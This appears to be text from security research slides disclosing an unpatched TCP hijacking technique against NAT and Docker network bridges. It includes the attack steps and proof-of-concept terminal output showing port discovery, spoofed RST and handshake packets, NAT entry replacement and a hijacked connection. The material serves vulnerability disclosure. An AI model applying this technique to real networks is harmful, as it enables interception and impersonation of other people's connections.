
2. Attack server sends a spoofed RST flood and waits 10 seconds for entry removal from CLOSE state



TCP HIJACKING ATTACK UPSTREAM SPOOFING

Entry replacement:


3. Attack client and attack server exchange a spoofed TCP handshake for entry replacement



TCP HIJACKING ATTACK UPSTREAM SPOOFING

4. Attacker has hijacked the victim's connection and can now impersonate the victim.

In certain cases, the attacker can also send spoofed data back to the victim in a MITM configuration.



VICTIM IP AND PORT DISCLOSURE

Previous research: port preservation

- Y. Yang et. al. used spoofed SYN+ACK packets to detect port conflicts

New approach: port preservation + endpoint-independent mapping

- Port disclosure with no spoofing
- Can then also scan a subnet for victim IP disclosure

Port disclosure is also possible with many other port mapping behaviors

Target server




Attack server



Victim client



Attack client



DOCKER NETWORK BRIDGE TCP HIJACKING ATTACK

Status: Unpatched
(as of July 2026)

```
root@victim-client: / 100x27
root@victim-client:/# nc 192.168.1.102 8080
Hello world
This is a test
```

victim client

```
malcolm@malcolm-NUC12DCMv9: ~/nat_poc 101x21
-----
TCP/IP Hijacking (Upstream Spoofing)
-----

For education and testing use only! Use at your own risk!

[*] Creating raw sockets...
[*] Connecting to upstream server 192.168.1.152:1234...
[+] Connected
[+] Local IP is 172.17.0.2:44698
[+] Upstream server detected external IP as 192.168.1.113:44698
[*] Starting TCP listeners...
[*] Finding external TCP ports opened to target 192.168.1.102:8080...
[*] Sending TCP SYN, RST packets to detect port usage...
[+] The following external ports were found: 47074 tcp port
[*] Attacking port 47074...
[*] [1/2] Connection hijacking attempt...
[*] Attempting to force port 47074 into a disconnected state...
[*] Reverse TTL 1 should be correctly set to reach the NAT back from the target
[*] Requesting attack server send RST packets with SN 0-ffffc000 inc 16384...
```

attack client

poc 6 tcp/ip hijacking (upstream spoofing)

DOCKER NETWORK BRIDGE TCP HIJACKING ATTACK

Status: Unpatched
(as of July 2026)

Natjacked!
Who is this?

root@victim-client: /100x27
root@victim-client: /# nc 192.168.1.102 8080
Hello world
This is a test

hijacked traffic
(bidirectional)

poc 6 tcp/ip hijacking (upstream spoofing)

attack server

ubuntu@attack-server: ~/nat_poc101x27

Status: Unpatched
(as of July 2026)

Upstream Server

For education and testing use only! Use at your own risk!

[*] Creating raw sockets...
[*] Creating UDP listener on 0.0.0.0:1234...
[*] Creating alternate TCP listeners on 0.0.0.0:1235-1747...
[*] Starting TCP listeners...
[*] Creating TCP listener on 0.0.0.0:1234...
[+] Ready for incoming connections!
[*] Received connection from 192.168.1.113:44698...

target server

ubuntu@target-server: ~/nat_poc100x27

NATJACK ATTACK]=====

attack client

malcolm@malcolm-NUC12DCMv9: ~/nat_poc101x21

[+] Got spoofed SYN+ACK!
[+] TCP connection replaced in NAT table!
[+] The target may have responded with sequence numbers! sn=844d78c2 ackn=e9577815
[*] Detecting TCP sequence numbers...
[*] Detecting TCP sequence numbers for the connection to 192.168.1.102:8080...
[*] Attempt 1/3...
[*] Trying sn=854c78c3 ackn=e9577817...
[+] Got ACK from target!
[*] 192.168.1.102:8080>172.17.0.2:47074|ACK|844d78c2|e9577815|b''
[+] TCP connection hijacked!
[+] Detected TCP sequence numbers on port 47074: sn=844d78c2 ackn=e9577815!
[+] TCP connection hijacked!
[*] Creating TCP proxy for the connection...
[+] Socket proxy listening on 0.0.0.0:40379...
[+] Socket proxy has incoming connection from 127.0.0.1:49882
[+] Socket proxy connected
[*] 127.0.0.1:49882>127.0.0.1:40379|PSH+ACK|1e967a13|2e588eb0|b'Natjacked!\n'
[*] 192.168.1.102:8080>172.17.0.2:47074|ACK|844d78c2|e9577820|b''
